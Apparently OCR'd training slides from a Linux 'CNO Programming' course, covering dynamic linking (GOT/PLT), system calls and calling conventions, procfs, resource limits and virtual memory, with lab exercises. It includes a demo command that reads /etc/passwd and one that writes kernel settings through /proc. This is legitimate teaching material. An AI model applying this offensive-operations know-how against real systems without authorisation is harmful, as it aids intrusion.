 ...
```

```
.got:
resolve_arg@got:
 <resolve arg ptr>
dl_runtime_resolve_xsave@go
t:
 <resolver addr>
 ...
getenv@got:
 <getenv@plt + sizeof(jmp)>
```

- `getenv` returns execution to the caller, and execution continues

```
.text (libc.so):
 ...
getenv:
 ... (real getenv code)
```

```
.text (ld.so):
 ...
dl_runtime_resolve_xsave:
 ... (resolves symbol by #)
```

Demo Part 2

- `gdb /bin/echo`
  - `starti`
  - break at echo's `_start`
  - Look at `.plt`, `.plt.sec`, `.got` before `_dl_start` and after
  - Does this program use `RTLD_LAZY` or `RTLD_NOW`?
- In order to specify `RTLD_NOW`
  - `gcc -z now`

ADVANCED CYBER TRAINING PROGRAM

System Calls


What is a system call?

- There are some things you cannot code into a single Linux application without the help of the operating system.
  - No matter how much code you write, you are going to have a hard time reading a file without eventually asking the kernel to read it for you.
- System calls are the basic operations that an application can ask the kernel to do.
  - 330+ different operations available on a modern Linux build
    - `open`
    - `read`
    - `epoll_pwait`
    - `sendmsg`
    - `rt_tgsigqueueinfo`


Purpose of system calls

- Can’t directly call a kernel function
  - Why?
- System calls allows a process to ask the OS to do something. Examples:
  - Read from a file
  - Open a socket
  - Send a signal
- Allows for access controls to be enforced.
  - All processes have to go through the system call boundary to access system resources
  - Acts as one of the main security boundaries on the system

Reading a file




Reading a file



The kernel makes a read request to the disk


Reading a file



The disk returns the data requested

Reading a file

The kernel then writes the data into Process 1234 address space



Security Boundary

- Rings
  - x86 has the concept of Privilege Rings
    - Ring 0 has full privilege (kernel mode)
      - Can issue privileged instructions, like `cli`
    - Ring 3 has limited privilege (user mode)
  - System calls arbitrate between those two worlds
- Security
  - System calls must perform relevant checks for:
    - process permissions
    - argument sanity
      - (buffer is in user mode memory, and in writable memory)
    - etc.

System calls

- Generally not invoked directly. Rather, they have light* glibc wrappers around them
- Once added to the kernel they are almost never removed
- Section 2 of the man pages describes the Linux system calls
    - man 2 intro
    - man 2 syscall
    - man 2 syscalls

*mostly light. Some wrappers behave differently than the raw system call (clone), and others do not even have glibc wrappers for them (rt_tgsigqueueinfo)

System calls *(continued)*


- Direct invocation of a system call has a special calling convention, and requires knowledge of the system call's number.
- In Linux the system call numbers also don't change between builds, so if you do invoke a system call directly you will still be compatible with future builds
  - Other operating systems *cough**cough* are not as nice about maintaining system call backward compatibility.

Invoking a system call


- in x86_64:
  - rax : system call number
  - kernel-used argument registers: rdi, rsi, rdx, r10, r8, r9
  - rax is the return value
  - rcx and r11 are clobbered
  - syscall instruction (both amd and intel)
- In 32 bit x86, system calls were originally done via an interrupt.
  - int 0x80, with different convention and numbers
  - syscall and sysenter were added as faster, cleaner methods
    - 32 bit Intel added sysenter
    - 32 bit AMD added syscall

System call conventions

- On the left are the architecture conventions for how the sycall number, the return value and the error values are handled when invoking a syscall
- On the right are the conventions for passing arguments for various architectures
- See `man 2 syscall` for more info



```
arch/ABI    instruction           syscall #  retval  error    Notes
───────────────────────────────────────────────────────────────────
alpha       callsys               v0         a0      a3       [1]
arc         trap0                 r8         r0      -
arm/OABI    swi NR                -          a1      -        [2]

arm/EABI    swi 0x0               r7         r0      -
arm64       svc #0                x8         x0      -
blackfin    excpt 0x0             P0         R0      -
i386        int $0x80             eax        eax     -
ia64        break 0x100000        r15        r8      r10      [1]
m68k        trap #0               d0         d0      -
microblaze  brki r14,8            r12        r3      -
mips        syscall               v0         v0      a3       [1]
nios2       trap                  r2         r2      r7
parisc      ble 0x100(%sr2, %r0)  r20        r28     -
powerpc     sc                    r0         r3      r0       [1]
s390        svc 0                 r1         r2      -        [3]
s390x       svc 0                 r1         r2      -        [3]
superh      trap #0x17            r3         r0      -        [4]
sparc/32    t 0x10                g1         o0      psr/csr  [1]
sparc/64    t 0x6d                g1         o0      psr/csr  [1]
tile        swint1                R10        R00     R01      [1]
x86-64      syscall               rax        rax     -        [5]
x32         syscall               rax        rax     -        [5]
xtensa      syscall               a2         a2      -
```



```
arch/ABI      arg1  arg2  arg3  arg4  arg5  arg6  arg7  Notes
──────────────────────────────────────────────────────────────
alpha         a0    a1    a2    a3    a4    a5    -
arc           r0    r1    r2    r3    r4    r5    -
arm/OABI      a1    a2    a3    a4    v1    v2    v3
arm/EABI      r0    r1    r2    r3    r4    r5    r6
arm64         x0    x1    x2    x3    x4    x5    -
blackfin      R0    R1    R2    R3    R4    R5    -
i386          ebx   ecx   edx   esi   edi   ebp   -
ia64          out0  out1  out2  out3  out4  out5  -
m68k          d1    d2    d3    d4    d5    a0    -
microblaze    r5    r6    r7    r8    r9    r10   -
mips/o32      a0    a1    a2    a3    -     -     -     [1]
mips/n32,64   a0    a1    a2    a3    a4    a5    -
nios2         r4    r5    r6    r7    r8    r9    -
parisc        r26   r25   r24   r23   r22   r21   -
powerpc       r3    r4    r5    r6    r7    r8    r9
s390          r2    r3    r4    r5    r6    r7    -
s390x         r2    r3    r4    r5    r6    r7    -
superh        r4    r5    r6    r7    r0    r1    r2
sparc/32      o0    o1    o2    o3    o4    o5    -
sparc/64      o0    o1    o2    o3    o4    o5    -
tile          R00   R01   R02   R03   R04   R05   -
x86-64        rdi   rsi   rdx   r10   r8    r9    -
x32           rdi   rsi   rdx   r10   r8    r9    -
xtensa        a6    a3    a4    a5    a8    a9    -
```

strace demo

- A tool for examining system calls invoked by a process is strace
- Runs the given command until it exits and it intercepts each system call and reports it
- Give it a try:
  - `strace cat /etc/passwd`
- man 1 strace

ADVANCED CYBER TRAINING PROGRAM

Lab 5

syscall

ManTech

Lab - syscalls

- Task 1:
  - Write a simple C program that calls a system call using the libc function "syscall"
    - Pick your favorite! (Any love for rt_tgsigqueueinfo?)
- Task 2:
  - Write a program that makes a system call without using libc functions. Yes, this means that you will be writing a little bit of assembly – inline anyone?!

LINUX
CNO
Programming

ADVANCED CYBER TRAINING PROGRAM

procfs

Learning Objective

Given a workstation, device, and/or technical documentation, the student will be able to:

- Understand the structure of /proc
- Understand how to read/write exposed kernel variables using /proc
- Use /proc as a means of getting information about running processes

What is procfs?

- It is a pseudo-filesystem that the kernel creates at boot time
- Located at /proc
- It does not exist on disk, but rather resides in memory
- It exports real-time data about the system and about each process on the system
- Programs can read (and sometimes write) data from various endpoints to obtain information (and alter system behavior)
- To do this, programs only need to open the relevant file in /proc (e.g., /proc/self/cmdline) and read/write data
    - It's essentially the original REST API 😊

procfs exploration

- Run the command `ls /proc`
- Gain familiarity by navigating around the /proc path
- What do you think is in /proc/cmdline?
- See /proc/cpuinfo and /proc/meminfo
- See `man 5 proc` for more info

procfs

- /proc/[pid]
  - There is a subdirectory for every active process. The directory name is the pid of the process
  - In /proc/[pid] there will be:
    - cmdline – The command line of the process
    - cwd – The current working directory of the process
    - environ – The environment the process is running in
    - exe – A symbolic link to the actual executable file
    - fd – A subdirectory which has any file descriptors open by the process
    - maps – A list of the things that are mapped into the process
    - status – Displays information about the process
    - task – A subdirectory that contains each thread in the process

Procfs *(continued)*

- /proc/*
  - The files under /proc pertain to the kernel itself
  - Much of the same information that is available about an individual process is available about the kernel.
  - cmdline – kernel command line
  - cpuinfo – Detailed info about the cpu
  - diskstats – Statistics on the disk
  - modules – Loaded modules
  - sys/ - Lot’s of configurable settings for the kernel

Reading/Writing kernel settings

- You can read/write various kernel settings from the shell using procfs
- You can write to and read values from certain proc files as if they were simply text files on disk
- Commonly you'll see lines in scripts such as:
  - echo 1 > /proc/sys/net/ipv4/ip_forward (turn IP forwarding on)
  - cat /proc/sys/kernel/threads-max (get the maximum number of threads allowed)

Reading/Writing kernel settings

- Can also configure kernel settings using an API
- setrlimit and getrlimit are POSIX functions supported by Linux
  - prlimit extends functionality from the two but is Linux specific
- man 2 getrlimit/setrlimit/prlimit

```
int getrlimit(int resource, struct rlimit *rlim);

int setrlimit(int resource, const struct rlimit *rlim);

int prlimit(pid_t pid, int resource, const struct rlimit *new_limit, struct rlimit *old_limit);
```

ADVANCED CYBER TRAINING PROGRAM

Lab 6

limits

Lab - limits

1. Create a program that creates files until it hits the OS limit per process
2. Double the per-process limit
3. Again create files until you hit the limit
4. Verify that the limit has been doubled

ACTP
ADVANCED CYBER TRAINING PROGRAM

Lab 7

ps

ManTech

Lab - ps

- Task:
  - List out all the process with their PID and the command line with which they were executed
  - `printf(%u - %s, pid, cmdline);`
- Bonus:
  - Implement the `ps -ejH` command. This command will print a process tree. This means that you need to figure out parent child relationships
- Bonus Bonus:
  - Implement the `top` command

Related commands

- `ps`
- `top`
- `pgrep`
- `Pkill`
- `pstree`
- `prlimit`
- `ulimit`
- `man 5 proc`

ADVANCED CYBER TRAINING PROGRAM


Virtual Memory

What is Virtual Memory

- Each process get's it's own view of memory
- Process address space is referred to as "Virtual Addresses".
- Virtual address map to "Physical Addresses"
  - a.k.a. actual memory
  - Usually RAM
- Provides
  - Simplicity
  - Isolation
  - Security
  - Permissions
  - Kernel Bugs

What is Virtual Memory *(continued)*

- You have a very large memory space in 64 bit. But most of your addresses are not associated with actual memory, and you will segfault if you try to dereference them



Allocating Memory

- `malloc` vs `mmap`
- `malloc`
  - The userspace heap is managed by a userspace library juggling around sections of memory, and allocating new sections as it needs (using `mmap`)
  - the "memory" is usually still there after you `free` it, to be reused later when `malloc` again
- `mmap`
  - `mmap` is a system call that allows programs to request unused memory space to be mapped to physical memory
    - It could be memory associated with a file, general use memory (anonymous), or even memory shared with other processes
- `brk`

Mmap

```
void *mmap(
    void *addr,      // hint at where to map
    size_t length, // rounded up to pages
    int prot,        // read write exe none
    int flags,       // shared anon fix ...
    int fd,          // map from file
    off_t offset     // offset in file
);
```

- sync file with `msync`
- unmap with `munmap`
- grow/shrink/move with `mremap`

Page Size

- `int getpagesize();`
- `getconf PAGE_SIZE`
- Memory is dealt out and managed in units of a fixed size.
- Often 0x1000
  - Addresses with a 0xFFF portion are offsets into a page.
- Memory permissions and mappings always happen at page size granularity
- Many systems support "Large Pages"
- This is one of the reasons why we use a heap manager like glibc's `malloc`
  - I don't want to allocate a whole page everytime I need 16 bytes.

Permissions

- PROT_EXEC
- PROT_READ
- PROT_WRITE
- PROT_NONE

- Has to be enforced by hardware
  - OS doesn’t want to check every instruction you run before you run it. Hardware will just throw a fault when memory is accessed incorrectly
  - "NX" is not available on older hardware, so PROT_EXEC is always true
    - Also requires kernel support, some older kernels can’t support it

mprotect

```
int mprotect(
        void *addr,     // aligned to page
        size_t len,     // gets rounded up
        int prot
);
```

- PROT_EXEC
- PROT_READ
- PROT_WRITE
- PROT_NONE


Special Pages – Guard Pages

- Guard Pages
  - Placed by kernel
  - PROT_NONE
- If the kernel sees that memory in that page is touched, it can respond accordingly
  - For protected heaps, it can know that there was a heap overflow
  - For stacks a guard page is placed so it can know that the stack needs to grow, and will automatically allocate more memory
    - `mmap MAP_GROWSDOWN`
    - That’s why you can’t have stack frames bigger than a page, because if you access beyond the guard page, the system treats it as a normal segfault


Special Pages – Copy On Write

- Copy On Write
    - `mmap MAP_PRIVATE`
  - Allows pages that share the same data to use the same physical page
  - But if a process tries to modify that data, the page is first copied to another physical page, so it does not modify all the other processes
- e.g. Libc is mapped in most processes, so we save physical memory by having them all point to the same physical page
  - But if one of the processes modifies a page in libc, that page gets copied just for that process
    - All the other pages corresponding to libc will still be shared with copy on write

